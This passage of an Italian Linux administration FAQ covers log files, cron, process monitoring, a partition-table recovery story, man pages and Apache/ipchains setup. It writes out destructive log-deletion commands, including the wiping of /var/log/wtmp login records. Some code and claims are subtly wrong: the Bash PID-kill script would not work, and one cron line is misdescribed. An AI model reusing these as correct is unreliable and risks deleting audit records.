Ricordiamo infine che la risoluzione predefinita è impostata attraverso la variabile *SVGA_MODE* presente nel '`Makefile`' del kernel (generalmente in '`/usr/src/linux/`'). Il modo VGA predefinito potrà essere in seguito cambiato con il comando '**`rdev`**'.

388.13.9)
`shell-init: could not get current directory: getcwd: cannot access parent directories`

Questo messaggio può venire visualizzato quando si cerca di assumere l'identità di un altro utente ma si incontrano dei problemi relativi al fatto che non vengono annullate le impostazioni del vecchio utente e non si caricano le impostazioni del nuovo. Per tentare di risolvere il problema, invece del comando:

\# **`su`** *utente* [*Invio*]

si impartirà:

$ **`su -`** *utente* [*Invio*]

In questo modo la shell dell'utente sarà una shell di login. Ecco un estratto della pagina di manuale *su(1)*:

```
       -, -l, --login
              Rende  la  shell una shell di login. Ciò implica le
              seguenti cose. Annulla tutte le  variabili  d’ambi-
              ente  ad eccezione di ‘TERM’, ‘HOME’, e ‘SHELL’ (le
              quali sono impostate  come  già  descritto),  e  di
              ‘USER’  e  ‘LOGNAME’ (che sono impostate, anche per
              il superuser, come descritto sopra),  e  assegna  a
              ‘PATH’  il  valore  di default precompilato. Cambia
              alla home directory  dell’UTENTE.  Prepone  "-"  al
              nome  della shell, per far sì che essa legga i pro-
              pri file di inizializzazione.
```

388.14 File di *log*

388.14.1) Come si visualizzano i registri (*log*) degli accessi?

Il comando per visualizzare i *log* di tutti gli accessi al sistema è '**`last`**'. Il risultato di questo programma può essere molto lungo per cui è meglio visualizzarlo a pagine mediante '**`less`**' (o '**`more`**'):

`last | less`[*Invio*]

Se si desidera invece visualizzare gli ultimi *n* accessi, il comando sarà:

`last -`*n*[*Invio*]

388.14.2) Di chi si occupa della registrazione degli eventi del sistema?

È il demone '**`syslogd`**' che trova il suo file di configurazione in '`/etc/syslogd.conf`'. In quest'ultimo infatti sono dichiarati tutti i file che ospiteranno i messaggi delle diverse attività del sistema. Eccone un estratto:

```
#
# First some standard logfiles.  Log by facility.
#

auth,authpriv.*                 /var/log/auth.log
*.*;auth,authpriv.none          -/var/log/syslog
#cron.*                         /var/log/cron.log
daemon.*                        -/var/log/daemon.log
kern.*                          -/var/log/kern.log
lpr.*                           -/var/log/lpr.log
mail.*                          /var/log/mail.log
user.*                          -/var/log/user.log
uucp.*                          -/var/log/uucp.log

#
# Logging for the mail system. Split it up so that
# it is easy to write scripts to parse these files.
#
mail.info                       -/var/log/mail.info
mail.warn                       -/var/log/mail.warn
mail.err                        /var/log/mail.err

# Logging for INN news system
#
news.crit                       /var/log/news/news.crit
news.err                        /var/log/news/news.err
news.notice                     -/var/log/news/news.notice

#
# Some 'catch-all' logfiles.
#
*.=debug;\
        auth,authpriv.none;\
        news.none;mail.none     -/var/log/debug
*.=info;*.=notice;*.=warn;\
        auth,authpriv.none;\
        cron,daemon.none;\
        mail,news.none          -/var/log/messages
```

388.14.3) Come si possono ricavare informazioni dai file di *log*?

Il meccanismo principale utilizzato dalla maggior parte dei sistemi UNIX per registrare le attività del sistema è il demone '**`syslogd`**', anche se alcune macchine UNIX hanno dei demoni appositi che creano file di *log* binari consultabili esclusivamente con appositi programmi proprietari.

I sistemi GNU/Linux utilizzano generalmente '**`syslogd`**'. In genere '**`syslogd`**' (ma anche questo dipende dalla distribuzione e può essere cambiato dall'amministratore) registra tutto nella directory '`/var/log/`'. Red Hat ad esempio registra il comportamento dei demoni in '`daemon.log`' presente in '`/var/log/`', e ha anche altri file di *log* oltre al consueto '`messages`'.

In ogni caso, indipendentemente dalla distribuzione che si utilizza, impartendo un:

`#` **`tail -f /var/log/messages`**[*Invio*]

verranno visualizzate le ultime righe del file, ed anche quelle che man mano vanno aggiungendosi. Questo risulta particolarmente utile per tenere sotto controllo lo svolgersi di determinate operazioni (connessione ad Internet, accessi al sistema, ecc.).

Chiaramente il comando:

`#` **`more /var/log/messages`**[*Invio*]

permetterà la consultazione di tutto il file di *log*.

Per fare ricerche sul file di *log* si può usare il comando:

`#` **`cat /var/log/messages | grep`** *stringa*[*Invio*][63]

Per la pulizia del file di *log*, alcune distribuzioni utilizzano '**`rotatelogs`**', che rinomina e comprime il file di *log* dopo un determinato numero di giorni.

388.14.4) Si può creare uno script che riduca i file di *log*?

La rimozione brutale dei file di *log* può essere effettuata mediante il comando seguente:

`#` **`find /var/log -name "*" -ctime`** *giorni* **`-exec rm {}\;`**[*Invio*][64]

Ecco la pagina di manuale *find(1L)* che spiega il significato di *-ctime*:

```
-ctime n
       Lo  stato del file ha subito l'ultima modifica n*24
       ore fa.
```

Se invece si desidera ridurre uno o più file di *log*, si dovrà creare uno script che esegua le seguenti operazioni: [65]

```
# tail -100 /var/log/messages > /var/log/messages.new
# rm -rf /var/log/messages
# mv /var/log/messages.new /var/log/messages
```

[63] dove *stringa* è la stringa che intendiamo ricercare nel file.

[64] verranno eliminati tutti i file presenti in '`/var/log/`' modificati l'ultima volta *giorni* giorni addietro.

[65] Si prenderà come esempio il file '`/var/log/messages`'

388.14.5) Si possono inviare i file di *log* attraverso la posta elettronica?

Si può fare mediante '**mpack**'.

```
DESCRIPTION
       The mpack program encodes the the named  file  in  one  or
       more  MIME messages.  The resulting messages are mailed to
       one or more recipients, written to a named file or set  of
       files, or posted to a set of newsgroups.
```

Innanzitutto si dovrà comprimere il file di *log* che interessa spedire:

`#` **`tar zcvf log.tar.gz /var/log/`***filedilog*[*Invio*]

In seguito, si potrà spedire il file come allegato con '**mpack**':

`#` **`mpack -s`** *oggetto* **`-d`** *descrizione archivio destinatario* [*Invio*][66]

388.14.6) Come si può ridimensionare '/var/log/wtmp'?

Il file '`/var/log/wtmp`' non può essere ridimensionato come indicato nella LDR 388.14.4 dal momento che il suo contenuto non è testuale.

Per svuotarne il contenuto, si darà il comando:

`#` **`cat /dev/null > /var/log/wtmp`**[*Invio*]

Si consiglia in ogni caso di fare una copia di sicurezza prima dell'operazione:

`#` **`cp /var/log/wtmp /var/log/wtmp.old`**[*Invio*]

388.14.7) Come si reindirizza lo standard error?

Per reindirizzare lo standard error su un file (che quindi conterrà gli eventuali errori) occorrerà aggiungere alla fine del comando:

```
2> errori
```

Dove '`errori`' è il file in cui verranno scritti gli errori. Ecco un esempio:

`#` **`patch < patchfile 2> errori`**[*Invio*]

Qualora il comando '**patch**' produrrà degli errori, essi verranno scritti nel file '`errori`'.

388.14.8) Come si possono visualizzare i messaggi che appaiono all'avvio del sistema?

I messaggi visualizzati all'avvio sono messaggi del kernel e dei vari processi di inizializzazione del sistema. Per poterli visualizzare tutti, si dovranno utilizzare i seguenti metodi:

- '**dmesg**' visualizzerà i messaggi di avvio:

  `#` **`dmesg`**[*Invio*]

---

[66] dove *oggetto*, *descrizione*, *archivio* e *destinatario* sono rispettivamente il oggetto del messaggio di posta elettronica, la descrizione dell'allegato, l'allegato, e l'indirizzo di posta elettronica del destinatario.

- per visualizzare i *log* del kernel si dovrà visualizzare il file '`/var/log/kern.log`':

  `# less /var/log/kern.log`[*Invio*]

- può in ogni caso risultare utile visualizzare i messaggi di comportamento del sistema:

  `# less /var/log/syslog`[*Invio*]

388.15 Cron e At

388.15.1) Come si verifica se Cron è attivo?

Si deve verificare che sia attivo il demone di Cron ('**`crond`**') mediante il comando:

`# ps ax|grep cron`[*Invio*]

388.15.2) Come si attiva Cron?

Ammesso che Cron sia installato nel sistema, se esso non è attivo, lo possiamo attivare con il comando:

`# /etc/init.d/crond start`[*Invio*]

oppure mediante:

`# /etc/rc.d/init.d/crond start`[*Invio*]

a seconda della distribuzione di cui disponiamo.

388.15.3) Quali sono i file di configurazione del Cron?

Il comando '**`crontab`**' permette la modifica delle pianificazioni dei comandi per un utente. Il file di configurazione principale dei comandi di pianificazione di un sistema è il file '`/etc/crontab`'. I file contenenti le pianificazioni degli utenti sono contenuti all'interno della directory '`/var/spool/cron/crontabs/`'.

388.15.4) Come si modificano i file crontab?

Il comando che si deve utilizzare per modificare le pianificazioni dei comandi per un utente è '**`crontab`**' con l'opzione '**`-e`**':

`# crontab -e`[*Invio*]

388.15.5) Come sono strutturati i file crontab?

La struttura è abbastanza semplice. Essa è in pratica composta da righe ognuna delle quali pianifica un comando ed ha la seguente struttura:

```
data comando
```

Per *data* si intende quando eseguire un determinato comando. *data* ha la seguente struttura:

```
minuti ore gg.mese mesi gg.settimana
```

Le voci che non si intende specificare dovranno essere rimpiazzate da un asterisco. Ecco alcuni esempi:

- `30 10 * * * pppd`

  eseguirà ogni giorno alle 10.30 la connessione ad Internet;
- `* 10 * * 1-5 pppd`

  eseguirà alle 10 la connessione ad Internet ma solo dal lunedì al venerdì;
- `10 18 * 1-5,11-12 1 pppd`

  eseguirà la connessione ad Internet alle 18.10 di tutti i lunedì da gennaio a maggio e da novembre e dicembre;
- `*/15 * * * * pppd`

  eseguirà la connessione ad Internet ogni 15 minuti;
- `* */15 * * * pppd`

  eseguirà la connessione ad Internet ogni 15 ore.

388.15.6) Come si visualizzano i file crontab?

Il comando che si deve utilizzare per visualizzare le pianificazioni dei comandi per un utente è '**`crontab`**' con l'opzione '**`-l`**':

\# **`crontab -l`**[*Invio*]

388.15.7) Come si cancellano i file crontab?

Il comando che si deve utilizzare per cancellare le pianificazioni dei comandi per un utente è '**`crontab`**' con l'opzione '**`-r`**':

\# **`crontab -r`**[*Invio*]

388.15.8) Come si modificano i file crontab dell'utente '`tizio`'?

Il comando che l'amministratore di sistema deve utilizzare per modificare le pianificazioni di un utente è '**`crontab`**' con l'opzione '**`-u`**':

\# **`crontab -u`** *utente* [*Invio*][67]

[67] *utente* è l'utente di cui si vogliono modificare le pianificazioni.

388.15.9) Cosa succede se Cron è installato, ma la macchina è spenta?

Nel caso la macchina rimanga spenta nell'arco di tempo in cui erano previste alcune pianificazioni di lavoro, queste ultime non verranno mai più eseguite. Questo problema, molto comune nelle macchine non costantemente accese, può essere risolto utilizzando Anacron.

Anacron si basa sui file '`/etc/anacrontab`' che posseggono una struttura simile ai file crontab.

388.15.10) Si può utilizzare At con applicazioni X?

Utilizzando '**`at`**' per invocare applicazioni che girano sotto il server X, potrebbe manifestarsi il seguente errore:

```
mozilla: cannot connect to X server
```

Si tratta di una questione di permessi di accesso al server X. Se '**`mozilla`**' è il programma da eseguire, '**`at`**' dovrà invocare il seguente script piuttosto che l'eseguibile '**`mozilla`**' stesso:

```
DISPLAY=:0; export DISPLAY
xhost +local:
mozilla
xhost -local:
```

388.16 Processi ed utilizzo delle risorse del sistema

388.16.1) Perché spesso si nota un improvviso aumento dell'attività del disco fisso e un conseguente rallentamento delle prestazioni del sistema?

È quasi sicuramente un comando invocato dal demone '**`crond`**'. In una distribuzione vengono generalmente inseriti in maniera predefinita dei comandi che '**`crond`**' invoca ad intervalli di tempi regolari. Tra i comandi più laboriosi che Cron esegue c'è '**`updatedb`**' e '**`e2fsck`**'. Il primo aggiorna una base di dati di nomi di file il secondo verifica un file system Ext2. Si possono modificare le impostazioni di Cron seguendo le indicazioni delle LDR presenti nella sezione 388.15.

388.16.2) Come si ottengono informazioni sulle risorse del sistema?

Il programma '**`top`**' fornisce in tempo reale istantanee dell'attività del processore. Ecco la visualizzazione che genera:

```
  2:18pm  up  2:06,  2 users,  load average: 0.00, 0.05, 0.07
55 processes: 54 sleeping, 1 running, 0 zombie, 0 stopped
CPU states:  2.9% user,  5.2% system,  0.0% nice, 91.8% idle
Mem:  192560K av, 122660K used,  69900K free,  64136K shrd,  17832K buff
Swap:  56220K av,      0K used,  56220K free                 69700K cached

  PID USER     PRI  NI  SIZE  RSS SHARE STAT  LIB %CPU %MEM   TIME COMMAND
  142 root      18   0   440  440   376 S       0  3.6  0.2   0:18 gpm
 1672 bigpaul   18   0  1328 1328   704 R       0  1.7  0.6   0:01 top
  292 root      15   0 13100 8804  1968 S       0  1.1  4.5   5:12 XF86_SVGA
  887 bigpaul    5   0  2368 2364  1588 S       0  0.9  1.2   0:05 xterm
  870 bigpaul    2   0  6884 6884  2032 S       0  0.5  3.5   2:26 wish
```

```
    1 root       0   0   464  464   404 S       0  0.0  0.2   0:06 init
    2 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kflushd
    3 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kupdate
    4 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kpiod
    5 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kswapd
   73 daemon     0   0   396  396   320 S       0  0.0  0.2   0:00 portmap
  134 root       0   0   636  636   524 S       0  0.0  0.3   0:00 syslogd
  136 root       0   0   860  860   388 S       0  0.0  0.4   0:00 klogd
  147 root       0   0   544  544   472 S       0  0.0  0.2   0:00 inetd
  158 root       0   0   564  564   480 S       0  0.0  0.2   0:00 lpd
  219 root       0   0   996  996   796 S       0  0.0  0.5   0:00 master
  222 postfix    0   0  1132 1132   896 S       0  0.0  0.5   0:00 qmgr
  232 postgres   0   0  1160 1160   948 S       0  0.0  0.6   0:00 postmaster
[...]
```

Il programma '**free**' indica invece la quantità di memoria libera ed utilizzata dal sistema. Eccone l'output:

```
             total       used       free     shared    buffers     cached
Mem:        192560     122188      70372      63824      17832      69720
-/+ buffers/cache:      34636     157924
Swap:        56220          0      56220
```

Esiste anche '**tload**' che fornisce una visualizzazione simil grafica mediante l'utilizzazione di asterischi. Ulteriori informazioni possono essere rilevate mediante la visualizzazione dei file '/proc/meminfo':

```
        total:    used:    free:  shared: buffers:  cached:
Mem:  197181440 125710336 71471104 65290240 18259968 72142848
Swap: 57569280        0 57569280
MemTotal:    192560 kB
MemFree:      69796 kB
MemShared:    63760 kB
Buffers:      17832 kB
Cached:       70452 kB
SwapTotal:    56220 kB
SwapFree:     56220 kB
```

e '/proc/loadavg':

```
0.11 0.16 0.11 1/55 1773
```

Per quanto riguarda la gestione della memoria virtuale e dello spazio di swap, si potrà lanciare il comando '**vmstat**' e visualizzare il file '/proc/swaps'. Quest'ultimo fornisce un output generalmente simile a questo:

```
Filename                        Type            Size    Used    Priority
/dev/hda3                       partition       56220   0       -1
```

Mentre '**vmstat**' restituisce qualcosa simile a questo:

```
 procs       memory    swap   io  system       cpu
r b w   swpd   free  buff cache si  so    bi    bo   in    cs us sy id
1 0 0      0 100852 10716 48708  0   0     4     1  162   392 21  8 71
```

388.16.3) Quanta memoria e quante risorse sta utilizzando un processo?

Si può ottenere questa informazione sia mediante il comando '**top**' che mediante il comando '**ps**':

$ **ps aux | less**[*Invio*]

388.16.4) Cosa è un '**fork**'?

'**fork()**' è una chiamata di sistema.In pratica consiste nella creazione di un processo figlio di quello attuale. Ogni processo che viene eseguito nasce da un processo già esistente mediante la chiamata di sistema '**fork()**'.

388.16.5) Cosa è il PID dei processi?

Il PID è un numero che identifica un processo. Mediante il comando '**ps**', verranno elencati tutti i processi con i loro PID. Per alcuni processi all'interno della directory '`/var/run`' esistono i file *processo*.pid che contengono il PID di un processo. A volte essi possono contenere la riga di comando con cui il processo è stato attivato; ad esempio il file '`sendmail.pid`' contiene:

```
174
/usr/sbin/sendmail -bd -q10m
```

Nella programmazione di script per la shell è possibile utilizzare questi file per fermare un processo. Se ad esempio si volesse interrompere il processo '**apache**', si dovrà creare uno script contenente le seguenti righe:

```
#!/bin/csh
set MYVAR = 'more /var/run/httpd.pid'
echo "Il PID di Apache è : $MYVAR"
echo "Sto per eseguire il comando: kill -9 $MYVAR"
# Uccide il demone
```

Ecco il significato di questo script:

- La prima riga indica che lo script deve essere eseguito richiamando la shell '**csh**';
- tutte le righe con il simbolo '**#**' all'inizio della riga sono commenti;
- *MYVAR* assumerà il risultato del comando '**more /var/run/httpd.pid**' cioè in pratica il PID di ' **apache**';
- l'ultima riga rappresenta l'uccisione del processo.

Ecco lo stesso script per la shell Bash:

```
#!/bin/sh
#mette il pid di apache in una variabile
MYVAR = 'more /var/run/httpd.pid'
echo "Il PID di Apache è : $MYVAR"
echo "Sto per eseguire il comando: kill -9 $MYVAR"
# Uccide il demone
kill -9 $MYVAR
```

388.16.6) Come si visualizzano i programmi che attualmente sono in esecuzione e come si interrompono?

Per elencare i processi in esecuzione si utilizzerà il programma '**ps**':

\# **ps aux**[*Invio*]

Per uccidere (concludere) uno di questi processi:

\# **kill -9** *PID*[*Invio*][68]

388.16.7) Come si fa a sapere il PID del processo che tiene occupato un dispositivo?

Per sapere il PID del processo che tiene occupato un dispositivo si utilizza il comando '**fuser**'. Questo comando mostra i PID dei processi che stanno utilizzando i file o i file system specificati.

\# **fuser -m /dev/***dispositivo*[*Invio*]

Se il PID restituito risulta essere associato alla shell, il dispositivo sarà occupato perché si è nella directory montata o in una delle sue sottodirectory.

388.16.8) Come si fa a chiudere un'applicazione bloccata?

Per chiuderla occorrerà ucciderne il processo:

\# **kill -9** *PID*[*Invio*][69]

388.17 Risoluzione di problemi di una certa entità

388.17.1) Storia di un recupero della tavola delle partizioni

Riporto qui di seguito non una vera e propria FAQ ma un racconto di un'impresa sufficientemente eroica che ha portato l'amico Manfredo Marsili a recuperare i propri dati su un disco la cui tavola delle partizioni si era corrotta. Il testo risulta narrato in prima persona ed è quanto più possibile conforme all'originale.

«La situazione del mio disco fisso, prima del disastro era questa:

```
Partizione primaria                    7MB          Boot Manager di OS/2
Partizione primaria           C:\      203  Mibyte  Dos 6.20 (boot)
Partizione primaria
  (non formattata e nascosta)          3004 Mibyte
Partizione Estesa             D:\      1004 Mibyte  Dos 6.20 (dati)
Partizione Estesa             E:\      603  Mibyte  OS/2 (boot)
Partizione Estesa             F:\      3231 Mibyte  OS/2 (dati)
```

Le partizioni OS/2 erano quelle con i dati più preziosi. Dopo il disastro il disco era completamente inaccessibile. I vari fdisk del Dos, di GNU/Linux e di OS2 mi riportavano dati completamente

[68] dove *PID* è il numero associato al processo che si vuole terminare.

[69] *PID* è il numero associato al processo dell'applicazione bloccata. Esso può essere ottenuto mediante il comando '**ps**'.

incoerenti oppure non vedevano neanche più il disco fisso. Fortunatamente potevo avviare Linux da un dischetto e con il comando

less -f /dev/hda[*Invio*]

riuscivo a leggerne il contenuto. Apparentemente le mie due partizioni OS/2 erano intatte ma ovviamente non riuscivo nemmeno a montarle. Almeno ero certo di non aver sovrascritto parti del disco perciò quasi certamente era danneggiata soltanto la tabella delle partizioni.

Il fatto è che avevo un'idea piuttosto vaga di cosa fosse una tavola delle partizioni, men che mai sapevo dove mettere le mani per ricostruirla.

Una ricerca veloce mi ha permesso di raccogliere un po' di documentazione che ho studiato prima di mettermi all'opera: <*http://www.win.tue.nl/~aeb/linux/partitions/*> La tabella delle partizioni si trova nel Master Boot Record, il settore di avvio di 512 byte, che è a sua volta il primo settore del disco fisso. I primi 445 byte contengono il codice eseguibile dell'MBR, quello per intenderci che viene ripristinato con:

fdisk /mbr[*Invio*]

A partire dall'indirizzo **0x1be=446**, ci sono quattro gruppi di sedici byte ciascuno che identificano le partizioni. Infine, il byte di chiusura del settore deve essere sempre «55 AA». Quattro gruppi di sedici byte significa che c'è posto solo per quattro partizioni. Infatti un disco fisso non può avere più di quattro partizioni primarie tutte insieme. Tralasciamo per un momento il problema delle partizioni estese. Vediamo prima il significato dei sedici byte che identificano una partizione:

```
Stato HD sec/cyl  Tipo  Head sec/cyl settore boot num. settori
===== == =======  ====  ==== ======= =========== ============
80   01 01  00    0A   FE    3F 00   3F 00 00 00  82 3E 00 00
```

i valori sono espressi in numeri esadecimali.

```
80:             indica che la partizione è attiva  (inattiva = 00);
01:             indica il numero della testina (Head) da cui inizia la
                partizione. (valori possibili: 0-255);
01 00:          indicano il settore e il cilindro (Sector-Cylinder) di inizio
                della partizione. Valori possibili: Settore=0/1024
                Cilindro=1/63;
0A:             indica il tipo di partizione (Fat16 - HPFS - Linux, ecc.);
FE 3F 00:       segnalano rispettivamente la testina, settore e cilindro di
                fine partizione;
3F 00 00 00:    l'indirizzo del settore di avvio della partizione;
82 3E 00 00:    il numero di settori in uso alla partizione.
```

La procedura consiste nel trovare in qualche modo questi dati, a mano o servendosi di qualche programma di utilità e riscriverli poi nel MBR. Ho provato a cercare tutti i marcatori «55 AA» che segnalano l'inizio della partizione. Ho scoperto che sul mio HD ne erano presenti una sessantina. Allora pazientemente ho selezionato indirizzo dopo indirizzo ed esaminato i settori per capire se potevano essere l'inizio delle partizioni che cercavo. Fortunatamente ricordavo, con buona approssimazione la dimensione di quelle che avevo perso e quindi ho potuto ritrovarle con relativa facilità.

Ogni volta che ne trovavo una, mi segnavo i valori di CHS (Cylinder/Head/Sector) e il numero del settore. Queste informazioni sono necessarie per ricostruire i 16 byte che identificano la partizione. Il problema da affrontare a questo punto era quello di mettere nella giusta sequenza i 16 byte. I valori di CHS (Cilinder/Head/Sector) sono espressi in formato compresso.

Durante una delle mie esplorazioni su Internet mi sono imbattuto in un programma di utilità '**gpart**'. Qui trovate l'ultima versione: <*http://www.stud.uni-hannover.de/user/76201/gpart/*> Come altri programmi che ho trovato, ma che non mi hanno convinto troppo, '**gpart**', permette di recuperare le partizioni perse di un disco fisso.

Da GNU/Linux, ho eseguito:

```
# gpart -vfn s -l /home/manfred/gpart.log /dev/hda[Invio]
```

dopo quasi un'ora di elaborazione avevo come risultato un file di *log* con tutto il necessario per la ricostruzione delle mie partizioni.

Questo è uno stralcio dell'output di '**gpart**':

```
dev(/dev/hda) mss(512) chs(1027/255/63)(LBA) #s(16498755) size(8056mb)

   [...]

   Primary partition(3)
      type: 010(0x0A)(OS/2 Boot Manager or OPUS) (BOOT)
      size: 7mb #s(16002) s(63-16064)
      chs:  (0/1/1)-(0/254/63)d (0/1/1)-(0/254/63)r
      hex:  80 01 01 00 0A FE 3F 00 3F 00 00 00 82 3E 00 00

      Possible partition(OS/2 HPFS), size(603mb), offset(4220mb)
         type: 000(0x00)(unused)
         size: 603mb #s(1236940) s(8643033-9879972)
         chs:  (538/1/1)-(614/254/61)d (538/1/1)-(614/254/61)r
         hex:  00 01 81 1A 00 FE BD 66 D9 E1 83 00 CC DF 12 00

   Possible extended partition at offset(4824mb)
      Possible partition(OS/2 HPFS), size(3231mb), offset(4824mb)
         type: 000(0x00)(unused)
         size: 3231mb #s(6618716) s(9880038-16498753)
         chs:  (615/1/1)-(1023/254/63)d (615/1/1)-(1026/254/62)r
         hex:  00 01 81 67 00 FE FF FF E6 C1 96 00 5C FE 64 00

   End scan.
```

Quello riportato qui sopra è la parte del file di *log* che mi interessava al fine del recupero delle mie due partizioni OS/2. Inoltre ho avuto un riscontro sui dati che avevo visualizzato. Leggete il manuale di '**gpart**' ed esaminate attentamente il vostro MBR con un editor di disco per capire bene il significato di questi dati. '**gpart**' è anche dotato di un comando che permette di scrivere direttamente la tabella sul primo settore del disco, ma ho preferito fare da solo. Per GNU/Linux non fa alcuna differenza di che tipo siano le partizioni che andiamo a montare, primarie o estese, l'importante è che si trovino dove lui si aspetta di trovarle. Quindi con un editor inserisco i miei tre gruppi di sedici codici esadecimali a partire dall'indirizzo 446 (1be) dal cilindro 0, testina 0, settore 1 (CHS 0,0,1). Al successivo avvio, il gestore di avvio riappare come per magia e posso avviare GNU/Linux direttamente. Con dmesg verifico quali sono le unità che identificano le mie due partizioni OS/2 (hda2 e hda3), una rapida modifica a '`/etc/fstab`' e un montaggio dei file system mi conferma finalmente che le mie due partizioni esistono ancora e sono integre.»

388.18 Caratteri speciali

388.18.1) Come si fanno le parentesi graffe?

Le parentesi graffe si ottengono mediante la combinazione di due tasti. Per quanto riguarda la console testuale:

[*AltGr+8*] per la parentesi aperta ({) e [*AltGr+9*] per quella chiusa (}).

Nelle applicazioni per il server X:

[*AltGr+7*] per la parentesi aperta ({) e [*AltGr+0*] per quella chiusa (}).

Un altro modo per generare le parentesi graffe è modificare i tasti con le bandiere di MS-Windows che in GNU/Linux risultano inutilizzati. Per generare con tali tasti, le parentesi graffe in ambiente grafico (X) si dovrà modificare '**`xmodmap`**' nel seguente modo:

```
keycode 0x73 = braceleft
keycode 0x74 = braceright
```

Per la console basterà modificare il file '`it.kmap.gz`' così:

```
keycode 125 = braceleft
keycode 126 = braceright
```

388.18.2) Come si fa la tilde?

Per generarla all'interno di una console testuale si deve utilizzare la combinazione di tasti [*AltGr+0*].

Nelle applicazioni per il server X si deve utilizzare la combinazione [*AltGr+ì*].

388.19 Documentazione di aiuto

388.19.1) Come si possono ricercare parole chiave nelle pagine di manuale (*man*)?

Per cercare tutte le pagine di manuale che contengono una stringa, si deve utilizzare il seguente comando:

man -k *stringa* [*Invio*][70]

Ad esempio, se si vogliono ricercare le pagine di manuale relative all'avvio del sistema (*boot*) si darà il comando:

man -k boot [*Invio*]

```
ExtUtils::Mkbootstrap (3pm) - make a bootstrap file for use by DynaLoader
activate (8)         - read/write flags marking active boot partition
bootparam (7)        - Introduction to boot time parameters of the Linux kernel
initrd (4)           - boot loader initialized RAM disk
install-mbr (8)      - install a Master Boot Record manager
lilo (8)             - install boot loader
mkboot (8)           - makes a bootdisk
modules (5)          - kernel modules to load at boot time
pump (8)             - configure network interface via BOOTP or DHCP protocol
rc.boot (5)          - directory for local or per-package boot scripts.
```

[70] dove *stringa* è la stringa da ricercare.

```
rcS (5)              - defaults used at boot time
reboot (2)           - reboot or enable/disable Ctrl-Alt-Del
reboot (8)           - stop the system.
```

Il comando '**`apropos`**' restituisce un risultato identico.

388.19.2) Come si convertono le pagine di manuale in PostScript?

Il comando '**`man`**', utilizzato con l'opzione '**`-t`**' permette di generare una pagina PostScript della pagine di manuale indicata:

$ **man -t** *pagina di manuale* **>** *file***.ps** [*Invio*]

Esempio:

$ **man -t which > which.ps** [*Invio*][71]

388.19.3) Come si stampano le pagine di manuale?

Se si volesse stampare la pagina di manuale di '**`which`**', si dovrà utilizzare il comando '**`man`**' seguito dall'opzione '**`-t`**'. Questo comando permette di generare un file PostScript che può quindi essere inviato alla stampante con il comando '**`lpr`**':

$ **man -t which >** *file***.ps** [*Invio*][72]

$ **lpr** *file***.ps**[*Invio*]

[71] Questo comando genererà un file PostScript della pagine di manuale di '**`which`**'.

[72] *file* è il nome del file PostScript che deve essere generato.

Reti e rete Internet

389.1 Generalità e configurazione di una rete locale

389.1.1) Come si imposta un dominio virtuale?

Per impostare un dominio virtuale, si deve modificare il file '`httpd.conf`' che generalmente è presente nella directory '`/etc/apache/`' o in '`/etc/`'. Oltre a questa modifica si deve predisporre un servizio di risoluzione dei nomi. Quest'ultimo può essere fatto mediante pacchetti appositi che gestiscono il DNS (BIND) oppure modificando il file '`/etc/hosts`'.[1]

Le modifiche da apportare al file '`httpd.conf`' sono le seguenti:

```
NameVirtualHost IP_macchina

<VirtualHost dominiovirtuale>
   ServerAdmin amministratore@macchina
   DocumentRoot /usr/local/httpd/dominiovirtuale/htdocs
   ServerName dominiovirtuale
   ErrorLog log/dominiovirtuale.error.log
   CustomLog log/dominiovirtuale.custom.log
</VirtualHost>
```

- *macchina* è la macchina che ospita il server HTTP;
- *IP_macchina* è l'indirizzo IP della macchina che ospita il server HTTP;
- *dominiovirtuale* è il nome che si intende conferire al dominio virtuale;
- *amministratore* è l'amministratore della macchina *macchina* ;
- '`/usr/local/httpd/dominiovirtuale/htdocs`' è la directory principale del dominio virtuale.

Se l'indirizzo della macchina è 127.0.0.1 ed il suo nome è '**`localhost`**', il file '`/etc/hosts`' si presenterà circa così:

```
127.0.0.1\011localhost
```

Si dovrà semplicemente aggiungere un'altra riga relativa al dominio virtuale:

```
127.0.0.1\011localhost
127.0.0.1\011dominiovirtuale
```

Potrebbe essere necessario permettere l'accesso alla directory contenente i file del dominio virtuale. In tal caso si dovrà modificare il file '`access.conf`' che generalmente è presente nella directory '`/etc/apache/`' o in '`/etc/`'. La modifica consisterà nell'aggiunta delle seguenti righe al file:

```
<Directory /usr/local/httpd/dominiovirtuale/htdocs>
  Options Indexes SymLinksIfOwnerMatch
  AllowOverride None
  order deny,allow
  allow from all
</Directory>
```

[1] Quest'ultima soluzione è la più indicata per server di dimensioni limitate.

Per rendere effettive tutte le modifiche apportate, sarà necessario rilanciare il demone '**apache**' con:

apache restart[*Invio*][2]

389.1.2) Come si può controllare il traffico giornaliero del sistema?

Per poter visualizzare il traffico giornaliero dei servizi HTTP, SMTP, POP3, si potrà utilizzare il seguente script: [3] 2.2.*x*, con le opzioni '**CONFIG_FIREWALL**' e '**CONFIG_IP_FIREWALL**' abilitate.

```
#!/bin/sh
# Flusho i rules
ipchains -F
# Cancello i vari chain
ipchains -X HTTP
ipchains -X IMAP
ipchains -X POP3
ipchains -X SMTP-OUT
ipchains -X SMTP-IN
#creo i vari chain
ipchains -N HTTP
ipchains -N IMAP
ipchains -N POP3
ipchains -N SMTP-OUT
ipchains -N SMTP-IN
#ridirigo il traffico verso i chain creati
ipchains -I output -j HTTP --source-port 80 -p tcp
ipchains -I output -j IMAP --source-port 143 -p tcp
ipchains -I output -j POP3 --source-port 110 -p tcp
ipchains -I output -j SMTP-OUT --source-port 25 -p tcp
ipchains -I input -j SMTP-IN --destination-port 25 -p tcp
```

Dopo averlo lanciato, con i privilegi dell'utente '**root**', per visualizzare il traffico giornaliero si dovrà impartire il comando:

ipchains -L -n -v[*Invio*]

Ecco l'output di una condizione neutra:

```
Chain input (policy ACCEPT: 23 packets, 6746 bytes):
 pkts bytes target     prot opt    tosa tosx  ifname     mark
    0     0 SMTP-IN    tcp  ------ 0xFF 0x00  *
Chain forward (policy ACCEPT: 0 packets, 0 bytes):
Chain output (policy ACCEPT: 23 packets, 6746 bytes):
 pkts bytes target     prot opt    tosa tosx  ifname     mark
    0     0 SMTP-OUT   tcp  ------ 0xFF 0x00  *
    0     0 POP3       tcp  ------ 0xFF 0x00  *
    0     0 IMAP       tcp  ------ 0xFF 0x00  *
    0     0 HTTP       tcp  ------ 0xFF 0x00  *
Chain HTTP (1 references):
Chain IMAP (1 references):
Chain POP3 (1 references):
Chain SMTP-OUT (1 references):
Chain SMTP-IN (1 references):


--- continua ---

